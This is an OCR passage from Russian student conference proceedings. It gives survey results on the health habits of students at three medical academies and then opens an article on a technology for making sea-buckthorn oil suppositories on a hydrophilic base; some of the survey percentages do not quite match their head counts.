


Диаграмма 3. Следите ли Вы за своим здоровьем? (КГМА)

На диаграммах 1,2,3 можно увидеть, что студенты ИГМА следят и заботятся о своем здоровье постоянно 33% (10 человек), нежели студенты КГМУ 23% (7 человек), студенты КГМА 20% (6 человек). Никогда не задумывались об этом: ИГМА, КГМУ по 3% (1 человек).




Диаграмма 4. Проходите ли Вы профилактические медосмотры? (ИГМА)




Диаграмма 5. Проходите ли Вы профилактические медосмотры? (КГМУ)




Диаграмма 6. Проходите ли Вы профилактические медосмотры? (КГМА)

На диаграммах 4,5,6 представлен анализ прохождения студентами профилактических медосмотров. По результатам можно подытожить, что большинство студентов ИГМА 53% (16 человек) и КГМА 73% (22 человека) игнорируют прохождение медосмотров. В КГМУ этот результат оказался положительным и составил 33% (10 человек).




Диаграмма 7. Занимаетесь ли Вы спортом? (ИГМА)

Диаграмма 8. Занимаетесь ли Вы спортом? (КГМУ)




Диаграмма 9. Занимаетесь ли Вы спортом? (КГМА)

Регулярно занимаются и посещают спортивные секции в ИГМА 23% (7 человек), КГМУ 40% (12 человек), КГМА 13% (4 человека). Наибольшее количество студентов не занимающихся спортом оказались в ИГМА 16% (5 человек); КГМУ 10% (3 человека), КГМА 13% (4 человека).




Диаграмма 10. Придерживаетесь ли Вы принципов правильного питания? (ИГМА)

Диаграмма 11. Придерживаетесь ли Вы принципов правильного питания? (КГМУ)




Диаграмма 12. Придерживаетесь ли Вы принципов правильного питания? (КГМА)

Лишь у 15,4% опрошенных студентов (14 человек) из 90 питание составлено организованно правильно и рационально: ИГМА 4,4% (4 человека), КГМУ 6,6% (6 человек), КГМА 4,4% (4 человека). У 29% (26 человек) правильно питаться получается не всегда: ИГМА 11% (10 человек), КГМУ 9% (8 человек), КГМА 9% (8 человек).




Диаграмма 13. Как часто Вы находитесь в состоянии стресса? (ИГМА)




Диаграмма 14. Как часто Вы находитесь в состоянии стресса? (КГМУ)




Диаграмма 15. Как часто Вы находитесь в состоянии стресса? (КГМА)

Также, опрос показал, что многие студенты часто подвергаются стрессам: 35% (32 человека) из опрошенных подвергаются стрессу ежедневно, из их ИГМА 10% (9 человек), КГМУ 12% (11 человек), КГМА 13% (12 человек). 13% (12 человек) опрошенных подвергаются стрессам достаточно редко: ИГМА 5% (4 человека), КГМУ 7% (6 человек), КГМА 1% (2 человека).




Рис.1 **Оценка состояния здоровья студентов по 10-бальной шкале (ИГМА)**




Рис.2 **Оценка состояния здоровья студентов по 10-бальной шкале (КГМУ)**




Рис.3 **Оценка состояния здоровья студентов по 10-бальной шкале (КГМА)**

Также, мы дали оценку состояния здоровья студентов по 10-бальной шкале: лишь 1 студент из 90 оценил свое здоровье на 10 баллов, 4 студента дали оценку в 1 балл, и большинство студентов оценили свое здоровье на 7 баллов – 20 человек. Опрос показал: несмотря на то, что студенты знают о вероятных последствиях негативных факторов образа жизни на здоровье человека, это знание не в полной мере способствует формированию правильного образа жизни у самих студентов.

Выводы:

1.Формирование здорового образа жизни у будущих врачей является важной задачей не только медицинского образования, но и социально - гуманитарного.

2. Будущий врач должен не только знать основные принципы заботы о здоровье, но и своим жизненным примером показывать преимущества здорового образа жизни.

3. На состояние здоровья студентов выражено влияет кроме факторов, связанных с образом жизни, учебные нагрузки и нерациональное использование времени.

Использованные источники:

1. Лисицын Ю.П. Общественное здоровье и здравоохранение: учебник. – 2-е изд. – М.: ГЭОТАР-Медиа, 2010. – 512 с.
2. Полякова В.В. Основы теории статистики: учебник. – 2-е изд. – Урал. ун-та, 2015. – 148 с.
3. Астафьева Н.Г., Абызова Н.В., Белянко Н.Е., Боброва Л.В., Марон В.М., Медицинская статистика//Саратов.: СГМУ, 2002.

УДК 615.454.23

Потафеева К.П.
студент 3 курса
фармацевтический факультет
Волгоградский государственный медицинский университет
(ФГБОУ ВО)
научный руководитель: Плетнева И.В., к.фармац.н.
РФ, г. Волгоград

РАЗРАБОТКА ТЕХНОЛОГИИ СУППОЗИТОРИЕВ МАСЛА ОБЛЕПИХОВОГО НА ГИДРОФИЛЬНОЙ ОСНОВЕ

Аннотация: Разработана технология суппозиториев на гидрофильной основе, содержащих сумму биологически активных веществ масла облепихового. Проведена оценка качества исследуемых образцов суппозиториев в соответствии с требованиями нормативной документации.

Ключевые слова: суппозитории, гидрофильная основа, оценка качества

Potafeeva Ch., student
Volgograd State Medical University
Pletneva I., Candidate of Science
senior Lecturer of Volgograd State Medical University

DEVELOPMENT OF THE TECHNOLOGY OF SEA-BUCKTHORN OIL SUPPOSITORIES ON A HYDROPHILIC BASIS

Abstract: The technology of hydrophilic-based suppositories containing the amount of biologically active substances of sea buckthorn oil has been developed. The quality assessment of the tested samples of suppositories in accordance with the requirements of regulatory documentation.

Key words: suppositories, hydrophilic base, quality assessment

Плоды облепихи являются ценным сырьевым источником для получения важного лечебного препарата — облепихового масла (масляный экстракт, получаемый из шрота плодов после отжима сока). Облепиховое масло ускоряет процесс заживления ран, причем биологически наиболее активной частью масла являются стерины. Непосредственное воздействие облепихового масла на рану стимулирует восстановительные процессы. Выявлено, что оно обладает антибактериальным свойством, задерживает рост золотистого стафилококка, эшерихий, протея, гемолитического стрептококка. Наружно применяется для лечения лучевых повреждений кожи, в гинекологии − при эрозии шейки матки. В настоящее время на фармацевтическом рынке представлены суппозитории с маслом облепиховым на гидрофобной основе витепсол. Недостатком суппозиториев на гидрофобной основе в условиях жаркого климата является затруднения при использовании, поскольку такие суппозитории легко расплавляются.

Использование желатино-глицериновой основы при разработке вагинальных суппозиториев имеет ряд преимуществ, такая гидрофильная основа имеет высокую вязкость, не вытекает из места введения, обеспечивает пролонгированное действие. Поэтому, разработка суппозиториев облепихового масла на гидрофильной основе для лечения гинекологических заболеваний является актуальной задачей. Следует отметить характерную особенность гидрофильных основ – хорошая растворимость в воде [1,3].

Выбор основы обусловлен, прежде всего, предполагаемым местом введения препарата, характером действия лекарственного вещества, скоростью наступления и продолжительностью фармакологического эффекта.

